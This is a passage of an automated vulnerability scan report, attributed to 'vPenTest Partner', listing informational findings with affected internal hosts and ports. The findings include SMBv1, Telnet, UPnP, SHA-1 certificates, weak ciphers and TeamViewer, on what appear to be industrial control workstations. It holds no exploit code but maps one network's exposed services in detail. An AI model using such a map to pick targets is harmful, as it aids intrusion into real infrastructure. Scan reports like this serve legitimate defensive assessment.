Affected Nodes	<p>192.168.2.78 on port 445/tcp 192.168.2.8 on port 445/tcp 10.100.20.200 on port 445/tcp 10.100.7.210 on port 445/tcp 10.100.7.136 on port 445/tcp 10.100.7.135 on port 445/tcp 10.100.7.131 on port 445/tcp 10.100.7.125 on port 445/tcp 10.100.7.119 on port 445/tcp 10.100.7.115 on port 445/tcp 10.100.7.111 on port 445/tcp 10.100.7.110 on port 445/tcp 10.100.7.101 (SmartTool-TMP) on port 445/tcp 10.100.7.90 (HMI-01B) on port 445/tcp 10.100.7.88 (URSIOSSVR01) on port 445/tcp 10.100.7.87 (SmartTool) on port 445/tcp 10.100.7.86 (HIST-01A) on port 445/tcp 10.100.7.85 (MPM) on port 445/tcp 10.100.7.84 (HMI1) on port 445/tcp 10.100.7.78 (OSSEM3_RIUHMI01) on port 445/tcp 10.100.7.77 (HMI-01A) on port 445/tcp 10.100.7.73 (VSS-01A) on port 445/tcp 10.100.7.72 (DESKTOP-KOCHTQC) on port 445/tcp 10.100.7.71 (VSS-01B) on port 445/tcp 10.100.7.70 (EWS-01) on port 445/tcp 10.100.7.66 (URSIOSSVR02) on port 445/tcp 10.100.7.62 (OSSEM2_RIOHMI01) on port 445/tcp 10.100.7.53 (URSHISTSVR01) on port 445/tcp</p>

	10.100.7.51 (it03-8ddvdv1) on port 445/tcp 10.100.6.81 (IT01-CX9WNW1) on port 445/tcp 10.100.6.80 (IT01-486J8V1-Wiring-PC) on port 445/tcp 10.100.5.64 (CONMSAUTHMI601) on port 445/tcp 10.100.5.59 (IT06-G8F8HF1) on port 445/tcp 10.100.2.64 (it10-g0wtsw1) on port 445/tcp 10.100.2.63 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.59 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.52 (WIN-NLN1IU84VKS) on port 445/tcp
--	---

Additional Output	The remote host supports SMBv1.
-------------------	---------------------------------

Service Detection: 3 ASCII Digit Code Responses

Severity	
----------	---

Description	<p>This plugin is a complement of find_service1.nasl. It attempts to identify services that return 3 ASCII digits codes (ie: FTP, SMTP, NNTP, ...)</p> <p>This plugin performs service detection.</p>
-------------	---

Recommendation	n/a
----------------	-----

References	n/a
------------	-----

Affected Nodes	10.100.7.150 on port 21/tcp 10.100.6.87 on port 21/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp
----------------	---

Additional Output	An FTP server is running on this port
-------------------	---------------------------------------

Session Initiation Protocol Detection

Severity	
----------	---

Description	<p>The remote system is running software that speaks the Session Initiation Protocol (SIP).</p> <p>SIP is a messaging protocol to initiate communication sessions between systems. It is a protocol used mostly in IP Telephony networks / systems to setup, control, and teardown sessions between two or more systems.</p> <p>The remote system is a SIP signaling device.</p>
-------------	--


Recommendation	If possible, filter incoming connections to the port so that it is used only by trusted sources.
----------------	--

References	https://en.wikipedia.org/wiki/Session_Initiation_Protocol
------------	---


Affected Nodes	10.100.31.66 on port 5060/tcp 10.100.31.65 on port 5060/udp 10.100.31.64 on port 5060/tcp 10.100.31.60 on port 5060/tcp 10.100.31.60 on port 5060/udp 10.100.31.69 on port 5061/tcp 10.100.31.69 on port 5060/tcp 10.100.31.69 on port 5060/udp 10.100.31.65 on port 5060/tcp 10.100.31.64 on port 5060/udp 10.100.3.57 on port 5060/tcp 10.100.3.57 on port 5060/udp 10.100.1.74 on port 5060/tcp 10.100.1.74 on port 5060/udp
----------------	--

Additional Output	<pre>The remote service was identified as : AXIS C1310-E Network Horn Speaker It supports the following options : PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, INFO, SUBSCRIBE, NOTIFY, REFER, MESSAGE, OPTIONS</pre>
-------------------	--


Splunk Management API Detection

Severity	
Description	<p>The remote web server is an instance of the Splunk management API. Splunk is a search, monitoring, and reporting tool for system administrators.</p> <p>An infrastructure monitoring tool is running on the remote host.</p>
Recommendation	Limit incoming traffic to this port if desired.
References	https://www.splunk.com/en_us/software.html http://dev.splunk.com/restapi http://www.nessus.org/u?3aa0f4e2 https://www.splunk.com/en_us/download/universal-forwarder.html
Affected Nodes	10.100.2.53 (it05-100625) on port 8089/tcp
Additional Output	<pre>URL : https://10.100.2.53:8089/ Version : unknown Management API : 1</pre>

Splunk Web Detection


Severity	
Description	<p>The web interface for Splunk is running on the remote host. Splunk is a search, monitoring, and reporting tool for system administrators.</p> <p>An infrastructure monitoring tool is running on the remote host.</p>
Recommendation	n/a
References	https://www.splunk.com/en_us/software.html
Affected Nodes	10.100.2.53 (it05-100625) on port 8000/tcp
Additional Output	<pre>URL : http://10.100.2.53:8000/ Version : unknown License : Enterprise Web interface : 1</pre>

SSL Certificate Signed Using SHA-1 Algorithm

Severity	
Description	<p>The remote service uses an SSL certificate chain that has been signed with SHA-1, a cryptographically weak hashing algorithm. This signature algorithm is known to be vulnerable to collision attacks. An attacker can potentially exploit this to generate another certificate with the same digital signature, allowing the attacker to masquerade as the affected service.</p> <p>Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire on or between January 1, 2016 and December 31, 2016 as informational. This is in accordance with Google's gradual sunseting of the SHA-1 cryptographic hash algorithm.</p> <p>An SSL certificate in the certificate chain has been signed using the SHA-1 hashing algorithm.</p>
Recommendation	n/a
References	https://blog.chromium.org/2014/09/gradually-sunseting-sha-1.html https://tools.ietf.org/html/rfc3279
Affected Nodes	192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp

	192.168.2.56 on port 443/tcp 192.168.2.57 on port 443/tcp 192.168.2.55 on port 443/tcp
Additional Output	<p>The following certificates were part of the certificate chain sent by the remote host, but contain hashes that are considered to be weak.</p> <pre> -Subject : C=US/ST=California/L=Sunnyvale/O=Ruckus Wireless, Inc. -Signature Algorithm : SHA-1 With RSA Encryption -Valid From : Dec 01 03:12:35 2006 GMT -Valid To : Nov 28 03:12:35 2016 GMT </pre>

SSL Cipher Block Chaining Cipher Suites Supported

Severity	
Description	<p>The remote host supports the use of SSL ciphers that operate in Cipher Block Chaining (CBC) mode. These cipher suites offer additional security over Electronic Codebook (ECB) mode, but have the potential to leak information if used improperly.</p> <p>The remote service supports the use of SSL Cipher Block Chaining ciphers, which combine previous blocks with subsequent ones.</p>
Recommendation	n/a
References	https://www.openssl.org/docs/manmaster/man1/ciphers.html http://www.nessus.org/u?cc4a822a https://www.openssl.org/~bodo/tls-cbc.txt
Affected Nodes	192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.58 on port 1883/tcp 192.168.2.56 on port 443/tcp 192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.71 on port 3389/tcp 192.168.2.64 on port 443/tcp 192.168.2.63 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.57 on port 1883/tcp 192.168.2.57 on port 443/tcp 192.168.2.56 on port 1883/tcp 192.168.2.55 on port 1883/tcp 192.168.2.55 on port 443/tcp 192.168.2.51 on port 443/tcp 192.168.2.8 on port 1433/tcp 192.168.2.22 on port 3389/tcp 192.168.2.22 on port 443/tcp 192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 3389/tcp 192.168.2.8 on port 2002/tcp 192.168.2.6 on port 3389/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 192.168.2.3 on port 443/tcp 10.100.35.119 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.104 on port 443/tcp 10.100.35.101 on port 443/tcp 10.100.35.89 on port 3389/tcp 10.100.35.87 on port 443/tcp 10.100.35.73 on port 3001/tcp

10.100.35.50 on port 443/tcp
10.100.34.80 on port 443/tcp
10.100.35.51 on port 443/tcp
10.100.34.85 on port 3389/tcp
10.100.34.65 on port 443/tcp
10.100.33.61 on port 3389/tcp
10.100.33.59 on port 3389/tcp
10.100.31.69 on port 443/tcp
10.100.33.54 on port 3389/tcp
10.100.33.52 on port 443/tcp
10.100.32.65 on port 3389/tcp
10.100.31.82 on port 443/tcp
10.100.31.81 on port 443/tcp
10.100.31.69 on port 5061/tcp
10.100.31.66 on port 443/tcp
10.100.31.65 on port 443/tcp
10.100.31.64 on port 443/tcp
10.100.31.60 on port 443/tcp
10.100.31.54 on port 443/tcp
10.100.31.52 on port 443/tcp
10.100.7.210 on port 3071/tcp
10.100.7.125 on port 3389/tcp
10.100.7.118 on port 3389/tcp
10.100.7.97 on port 443/tcp
10.100.20.200 on port 1433/tcp
10.100.20.33 (lt186) on port 3389/tcp
10.100.7.210 on port 3389/tcp
10.100.7.201 on port 3389/tcp
10.100.7.135 on port 3389/tcp
10.100.7.131 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.98 on port 443/tcp
10.100.7.96 on port 9080/tcp
10.100.7.96 on port 443/tcp
10.100.7.95 (IT09-5Z5KN53) on port 443/tcp
10.100.7.88 (URSIOSVR01) on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.74 on port 443/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.51 (it03-8ddvdv1) on port 3389/tcp
10.100.7.95 (IT09-5Z5KN53) on port 9080/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.69 on port 443/tcp
10.100.7.66 (URSIOSVR02) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.6.20 on port 443/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.5.58 on port 443/tcp
10.100.2.60 on port 443/tcp
10.100.2.57 on port 443/tcp

```

10.100.2.56 on port 443/tcp
10.100.2.53 (it05-100625) on port 8191/tcp
10.100.2.45 on port 443/tcp
10.100.1.151 on port 443/tcp
10.100.1.150 on port 443/tcp
10.100.3.64 (IT01-4P775Y2) on port 3389/tcp
10.100.3.57 on port 443/tcp
10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp
10.100.3.51 (IT03-4M7MM32) on port 3389/tcp
10.100.2.93 (IT10-DHVD13) on port 3389/tcp
10.100.2.81 (WindUtilWS) on port 3389/tcp
10.100.2.70 (IT09-6GRJN53) on port 443/tcp
10.100.2.60 on port 9080/tcp
10.100.2.58 on port 9080/tcp
10.100.2.58 on port 443/tcp
10.100.2.57 on port 9080/tcp
10.100.2.56 on port 9080/tcp
10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp
10.100.2.53 (it05-100625) on port 3389/tcp
10.100.2.53 (it05-100625) on port 8089/tcp
10.100.2.51 on port 8834/tcp
10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
10.100.2.49 (IT09-H42HYV1) on port 443/tcp
10.100.2.45 on port 8443/tcp
10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp
10.100.1.80 on port 8009/tcp
10.100.1.80 on port 8443/tcp
10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp
10.100.1.74 on port 443/tcp

```

Additional Output

```

Here is the list of SSL CBC ciphers supported by the remote server :

Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

Name                Code                KEX                Auth                Encryption                MAC
-----                -                -                -                -                -
DES-CBC3-SHA        0x00, 0x0A        RSA                RSA                3DES-CBC(168)            SHA1

High Strength Ciphers (>= 112-bit key)

Name                Code                KEX                Auth                Encryption                MAC
-----                -                -                -                -                -
ECDHE-RSA-AES128-SHA 0xC0, 0x13        ECDH                RSA                AES-CBC(128)            SHA1
ECDHE-RSA-AES256-SHA 0xC0, 0x14        ECDH                RSA                AES-CBC(256)            SHA1
AES128-SHA          0x00, 0x2F        RSA                RSA                AES-CBC(128)            SHA1
AES256
----- snipped -----


```

SSL Compression Methods Supported


Severity	
Description	This script detects which compression methods are supported by the remote service for SSL connections. The remote service supports one or more compression methods for SSL connections.
Recommendation	n/a
References	http://www.iana.org/assignments/comp-meth-ids/comp-meth-ids.xml https://tools.ietf.org/html/rfc3749 https://tools.ietf.org/html/rfc3943 https://tools.ietf.org/html/rfc5246
Affected Nodes	192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 192.168.2.3 on port 443/tcp 10.100.2.53 (it05-100625) on port 8089/tcp

Additional Output	<p>vPenTest Partner was able to confirm that the following compression method is supported by the target :</p> <p>DEFLATE (0x01)</p>
-------------------	--

STUN Detection

Severity	
Description	<p>The remote service supports the STUN (Session Traversal Utilities for NAT) protocol as described in RFC 5389. STUN helps client software behind a NAT router discover the external public address and the behavior of the router.</p> <p>Note that an earlier version of the protocol used a different acronym - 'Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs)' - as specified in RFC 3489.</p> <p>A STUN server is listening on the remote host.</p>
Recommendation	n/a
References	https://en.wikipedia.org/wiki/Session_Traversal_Utilities_for_NAT https://tools.ietf.org/html/rfc5389
Affected Nodes	<p>10.100.35.50 on port 3478/udp</p> <p>10.100.2.45 on port 3478/udp</p>
Additional Output	<pre>MAPPED-ADDRESS = 10.100.2.51:2660 SOURCE-ADDRESS = 0.0.0.0:0 CHANGED-ADDRESS = 0.0.0.0:0</pre>

Target Credential Status by Authentication Protocol - No Credentials Provided

Severity	
Description	<p>vPenTest Partner was not able to successfully authenticate directly to the remote target on an available authentication protocol. vPenTest Partner was able to connect to the remote port and identify that the service running on the port supports an authentication protocol, but vPenTest Partner failed to authenticate to the remote service using the provided credentials. There may have been a protocol failure that prevented authentication from being attempted or all of the provided credentials for the authentication protocol may be invalid. See plugin output for error details.</p> <p>Please note the following :</p> <ul style="list-style-type: none"> - This plugin reports per protocol, so it is possible for valid credentials to be provided for one protocol and not another. For example, authentication may succeed via SSH but fail via SMB, while no credentials were provided for an available SNMP service. - Providing valid credentials for all available authentication protocols may improve scan coverage, but the value of successful authentication for a given protocol may vary from target to target depending upon what data (if any) is gathered from the target via that protocol. For example, successful authentication via SSH is more valuable for Linux targets than for Windows targets, and likewise successful authentication via SMB is more valuable for Windows targets than for Linux targets. <p>vPenTest Partner was able to find common ports used for local checks, however, no credentials were provided in the scan policy.</p>
Recommendation	n/a
References	n/a
Affected Nodes	<p>192.168.2.74 on port 0/tcp</p> <p>192.168.2.25 on port 0/tcp</p> <p>192.168.2.22 on port 0/tcp</p> <p>192.168.2.19 on port 0/tcp</p> <p>192.168.2.18 on port 0/tcp</p> <p>192.168.2.8 on port 0/tcp</p> <p>192.168.2.6 on port 0/tcp</p> <p>192.168.2.5 on port 0/tcp</p>

10.100.35.104 on port 0/tcp
10.100.35.89 on port 0/tcp
10.100.35.77 on port 0/tcp
10.100.35.72 on port 0/tcp
192.168.2.3 on port 0/tcp
10.100.35.119 on port 0/tcp
10.100.35.51 on port 0/tcp
10.100.34.86 on port 0/tcp
10.100.34.85 on port 0/tcp
10.100.34.83 on port 0/tcp
10.100.34.81 on port 0/tcp
10.100.34.80 on port 0/tcp
10.100.34.77 on port 0/tcp
10.100.34.75 on port 0/tcp
10.100.34.73 on port 0/tcp
10.100.34.72 on port 0/tcp
10.100.34.71 on port 0/tcp
10.100.34.70 on port 0/tcp
10.100.34.69 on port 0/tcp
10.100.34.68 on port 0/tcp
10.100.34.66 on port 0/tcp
10.100.34.65 on port 0/tcp
10.100.34.63 on port 0/tcp
10.100.34.62 on port 0/tcp
10.100.34.60 on port 0/tcp
10.100.34.59 on port 0/tcp
10.100.34.58 on port 0/tcp
10.100.34.57 on port 0/tcp
10.100.34.55 on port 0/tcp
10.100.34.54 on port 0/tcp
10.100.34.53 on port 0/tcp
10.100.34.52 on port 0/tcp
10.100.34.51 on port 0/tcp
10.100.34.50 on port 0/tcp
10.100.33.59 on port 0/tcp
10.100.34.79 on port 0/tcp
10.100.34.78 on port 0/tcp
10.100.34.76 on port 0/tcp
10.100.34.74 on port 0/tcp
10.100.34.67 on port 0/tcp
10.100.34.64 on port 0/tcp
10.100.34.61 on port 0/tcp
10.100.34.56 on port 0/tcp
10.100.33.55 on port 0/tcp
10.100.33.54 on port 0/tcp
10.100.33.53 on port 0/tcp
10.100.33.50 on port 0/tcp
10.100.32.69 on port 0/tcp
10.100.32.65 on port 0/tcp
10.100.32.63 on port 0/tcp
10.100.32.62 on port 0/tcp
10.100.32.61 on port 0/tcp
10.100.32.59 on port 0/tcp
10.100.32.58 on port 0/tcp
10.100.32.57 on port 0/tcp
10.100.32.56 on port 0/tcp
10.100.32.55 on port 0/tcp
10.100.32.54 on port 0/tcp
10.100.32.53 on port 0/tcp
10.100.32.52 on port 0/tcp
10.100.32.51 on port 0/tcp
10.100.32.50 on port 0/tcp
10.100.31.80 on port 0/tcp
10.100.31.77 on port 0/tcp
10.100.31.75 on port 0/tcp
10.100.31.73 on port 0/tcp
10.100.31.71 on port 0/tcp
10.100.31.70 on port 0/tcp
10.100.31.67 on port 0/tcp

10.100.31.61 on port 0/tcp
10.100.31.59 on port 0/tcp
10.100.31.58 on port 0/tcp
10.100.31.56 on port 0/tcp
10.100.31.55 on port 0/tcp
10.100.31.53 on port 0/tcp
10.100.31.51 on port 0/tcp
10.100.31.50 on port 0/tcp
10.100.20.200 on port 0/tcp
10.100.20.195 on port 0/tcp
10.100.20.145 on port 0/tcp
10.100.20.38 (ssd505) on port 0/tcp
10.100.20.33 (lt186) on port 0/tcp
10.100.20.11 on port 0/tcp
10.100.20.7 on port 0/tcp
10.100.7.210 on port 0/tcp
10.100.7.201 on port 0/tcp
10.100.7.135 on port 0/tcp
10.100.7.131 on port 0/tcp
10.100.7.125 on port 0/tcp
10.100.7.119 on port 0/tcp
10.100.7.118 on port 0/tcp
10.100.7.116 on port 0/tcp
10.100.7.115 on port 0/tcp
10.100.7.111 on port 0/tcp
10.100.7.110 on port 0/tcp
10.100.7.101 (SmartTool-TMP) on port 0/tcp
10.100.7.98 on port 0/tcp
10.100.7.97 on port 0/tcp
10.100.7.96 on port 0/tcp
10.100.20.2 on port 0/tcp
10.100.7.136 on port 0/tcp
10.100.7.90 (HMI-01B) on port 0/tcp
10.100.7.88 (URSIOSVR01) on port 0/tcp
10.100.7.87 (SmartTool) on port 0/tcp
10.100.7.86 (HIST-01A) on port 0/tcp
10.100.7.85 (MPM) on port 0/tcp
10.100.7.84 (HMI1) on port 0/tcp
10.100.7.82 (TESTPC06) on port 0/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 0/tcp
10.100.7.77 (HMI-01A) on port 0/tcp
10.100.7.75 (IT03-5D3BVV1) on port 0/tcp
10.100.7.74 on port 0/tcp
10.100.7.73 (VSS-01A) on port 0/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 0/tcp
10.100.7.71 (VSS-01B) on port 0/tcp
10.100.7.70 (EWS-01) on port 0/tcp
10.100.7.69 on port 0/tcp
10.100.7.66 (URSIOSVR02) on port 0/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 0/tcp
10.100.7.53 (URSHISTSVR01) on port 0/tcp
10.100.7.51 (it03-8ddv1) on port 0/tcp
10.100.7.50 (IT02-8ZWM353) on port 0/tcp
10.100.6.92 (IT01-1K7FLR2) on port 0/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 0/tcp
10.100.6.84 (IT01-G9S2YM2) on port 0/tcp
10.100.6.81 (IT01-CX9WNW1) on port 0/tcp
10.100.6.80 (IT01-486J8V1-Wiring-PC) on port 0/tcp
10.100.6.69 (IT01-9WQ7HD1) on port 0/tcp
10.100.6.68 (IT01-CMCW8Y1) on port 0/tcp
10.100.6.66 (IT01-GS97L02) on port 0/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 0/tcp
10.100.7.95 (IT09-5Z5KN53) on port 0/tcp
10.100.6.62 (IT01-486G8V1) on port 0/tcp
10.100.6.60 (IT01-2VDFG12) on port 0/tcp
10.100.6.53 (IT01-8NQH353) on port 0/tcp
10.100.6.50 (IT02-FGXJ842) on port 0/tcp
10.100.5.68 (IT02-2SD5Y2) on port 0/tcp
10.100.5.67 (IT02-4RWKQ13) on port 0/tcp

10.100.5.64 (CONMSAUTHMI601) on port 0/tcp
 10.100.5.62 (IT02-DWCKN53) on port 0/tcp
 10.100.5.61 (IT02-34HR733) on port 0/tcp
 10.100.5.60 (IT08-DF9HLW2) on port 0/tcp
 10.100.5.59 (IT06-G8F8HF1) on port 0/tcp
 10.100.5.58 on port 0/tcp
 10.100.5.56 (IT02-GS5WZY2) on port 0/tcp
 10.100.5.55 (IT09-5Z5KN53) on port 0/tcp
 10.100.5.53 on port 0/tcp
 10.100.5.52 on port 0/tcp
 10.100.5.51 (IT03-75NWST2) on port 0/tcp
 10.100.6.57 (IT01-8WWKQ13) on port 0/tcp
 10.100.3.64 (IT01-4P775Y2) on port 0/tcp
 10.100.3.56 (IT02-FNFR2R1) on port 0/tcp
 10.100.3.53 on port 0/tcp
 10.100.3.51 (IT03-4M7MM32) on port 0/tcp
 10.100.2.93 (IT10-DHVDT13) on port 0/tcp
 10.100.2.83 (Training2) on port 0/tcp
 10.100.2.82 (Training8) on port 0/tcp
 10.100.2.70 (IT09-6GRJN53) on port 0/tcp
 10.100.2.66 (IT10-34S1MQ1) on port 0/tcp
 10.100.2.65 (IT09-JGYQ733) on port 0/tcp
 10.100.2.64 (it10-g0wtsw1) on port 0/tcp
 10.100.2.63 (WIN-NLN1IU84VKS) on port 0/tcp
 10.100.2.62 on port 0/tcp
 10.100.2.60 on port 0/tcp
 10.100.2.59 (WIN-NLN1IU84VKS) on port 0/tcp
 10.100.2.58 on port 0/tcp
 10.100.2.57 on port 0/tcp
 10.100.2.56 on port 0/tcp
 10.100.2.55 (Training3) on port 0/tcp
 10.100.2.53 (it05-100625) on port 0/tcp
 10.100.2.52 (WIN-NLN1IU84VKS) on port 0/tcp
 10.100.2.51 on port 0/tcp
 10.100.2.49 (IT09-H42HYV1) on port 0/tcp
 10.100.2.45 on port 0/tcp
 10.100.1.99 (IT10-BVMFJX2) on port 0/tcp
 10.100.1.97 (IT10-37HWTR1) on port 0/tcp
 10.100.1.96 on port 0/tcp
 10.100.1.76 (IT10-F8BP2R1) on port 0/tcp
 10.100.1.68 (IT10-F20GXV1) on port 0/tcp
 10.100.1.66 (IT10--HNGWST2) on port 0/tcp

Additional Output

SMB was detected on port 445 but no credentials were provided.
 SMB local checks were not enabled.

TeamViewer remote detection

Severity



Description

TeamViewer, a remote control service, is installed on the remote Windows host.
 A TeamViewer service has been detected on the remote host.

Recommendation

n/a

References

<https://www.teamviewer.com/en/>

Affected Nodes

10.100.7.70 (EWS-01) on port 0/tcp

Additional Output

```
Path      : /
Version  : unknown
Product  : TeamViewer
```


Telnet Server Detection

Severity




Description	The remote host is running a Telnet server, a remote terminal server. A Telnet server is listening on the remote port.
Recommendation	Disable this service if you do not use it.
References	n/a
Affected Nodes	192.168.2.2 on port 60000/tcp 10.100.35.5 on port 23/tcp 10.100.34.15 on port 23/tcp 10.100.34.5 on port 23/tcp 10.100.33.15 on port 23/tcp 10.100.33.5 on port 23/tcp 10.100.32.15 on port 23/tcp 10.100.32.5 on port 23/tcp 10.100.31.5 on port 23/tcp 10.100.7.74 on port 23/tcp 10.100.7.64 on port 23/tcp 10.100.7.63 on port 23/tcp 10.100.7.5 on port 23/tcp 10.100.6.26 on port 9999/tcp 10.100.6.5 on port 23/tcp 10.100.5.58 on port 23/tcp 10.100.5.25 on port 23/tcp 10.100.5.5 on port 23/tcp 10.100.4.5 on port 23/tcp 10.100.3.25 on port 23/tcp 10.100.3.5 on port 23/tcp 10.100.2.5 on port 23/tcp 10.100.1.25 on port 23/tcp 10.100.1.5 on port 23/tcp
Additional Output	Here is the banner from the remote Telnet server : ----- snip ----- > ----- snip -----

TLS Version 1.3 Protocol Detection


Severity	
Description	The remote service accepts connections encrypted using TLS 1.3. The remote service encrypts traffic using a version of TLS.
Recommendation	N/A
References	https://tools.ietf.org/html/rfc8446
Affected Nodes	10.100.35.50 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 5061/tcp 10.100.31.60 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.7.69 on port 443/tcp 10.100.2.51 on port 8834/tcp
Additional Output	TLSv1.3 is enabled and the server supports at least one cipher.

Universal Plug and Play (UPnP) Protocol Detection

Severity	
----------	--

	
Description	<p>The remote device answered an SSDP M-SEARCH request. Therefore, it supports 'Universal Plug and Play' (UPnP). This protocol provides automatic configuration and device discovery. It is primarily intended for home networks. An attacker could potentially leverage this to discover your network architecture.</p> <p>The remote device supports UPnP.</p>
Recommendation	Filter access to this port if desired.
References	<p>https://en.wikipedia.org/wiki/Universal_Plug_and_Play https://en.wikipedia.org/wiki/Simple_Service_Discovery_Protocol http://quimby.gnus.org/internet-drafts/draft-cai-ssdp-v1-03.txt</p>
Affected Nodes	<p>192.168.2.17 on port 1900/udp 10.100.35.73 on port 1900/udp 10.100.35.50 on port 1900/udp 10.100.33.20 on port 1900/udp 10.100.31.82 on port 1900/udp 10.100.31.81 on port 1900/udp 10.100.31.69 on port 1900/udp 10.100.31.60 on port 1900/udp 10.100.31.54 on port 1900/udp 10.100.31.52 on port 1900/udp 10.100.7.150 on port 1900/udp 10.100.6.87 on port 1900/udp 10.100.6.20 on port 1900/udp 10.100.3.150 on port 1900/udp 10.100.3.151 on port 1900/udp 10.100.2.45 on port 1900/udp 10.100.1.151 on port 1900/udp 10.100.1.150 on port 1900/udp 10.100.1.80 on port 1900/udp</p>
Additional Output	<p>The device responded to an SSDP M-SEARCH request with the following locations :</p> <pre>http://192.168.2.17:80/upnp.jsp</pre> <p>And advertises these unique service names :</p> <pre>uuid:6f2e64a2-8ffa-40eb-abfc-C08ADE1D5F70::upnp:rootdevice</pre>

VMWare STARTTLS Support

Severity	
Description	<p>The remote VMWare server supports the use of encryption initiated during pre-login to switch from a cleartext to an encrypted communications channel.</p> <p>The remote service supports encrypting traffic.</p>
Recommendation	n/a
References	n/a
Affected Nodes	<p>192.168.2.5 on port 902/tcp 192.168.2.3 on port 902/tcp 10.100.5.51 (IT03-75NWST2) on port 902/tcp</p>
Additional Output	<p>Here is the VMWare's SSL certificate that vPenTest Partner was able to collect after sending a pre-login packet :</p> <pre>----- snip ----- Subject Name: Country: US State/Province: California Locality: Palo Alto Organization: VMware, Inc Organization Unit: VMware ESX Server Default Certificate Email Address: ssl-certificates@vmware.com</pre>

```

Common Name: localhost.localdomain
Unstructured Name: 1424180350,564d7761726520496e632e

Issuer Name:

Organization: VMware Installer

Serial Number: 5A 17 31 34 17 B4

Version: 3


Signature Algorithm: SHA-1 With RSA Encryption

Not Valid Before: Feb 17 13:39:11 2015 GMT
Not Valid After: Aug 18 13:39:11 2026 GMT

Public Key Info:

Algorithm: RSA Encryption
Key Length: 2048 bits
Public Key: 00 C6 9D A6 EF FC 4B C0 2A 96 E1 0D 6E 04 8E 97 8F C3 29 94
            5E 62 1F AC 06 D4 47 6F F6 29 37 D5 76 28 17 A6 24 9C 8F 29
            C0 05 39 03 B6 1C 6F 76 36 8F 97 59 B4 D1 73 6B 56 FC 20 88
            84 DA F6 75
----- snipped -----
    
```

VNC Server Unencrypted Communication Detection

Severity	
Description	<p>This script checks the remote VNC server protocol version and the available 'security types' to determine if any unencrypted 'security-types' are in use or available.</p> <p>A VNC server with one or more unencrypted 'security-types' is running on the remote host.</p>
Recommendation	n/a
References	n/a
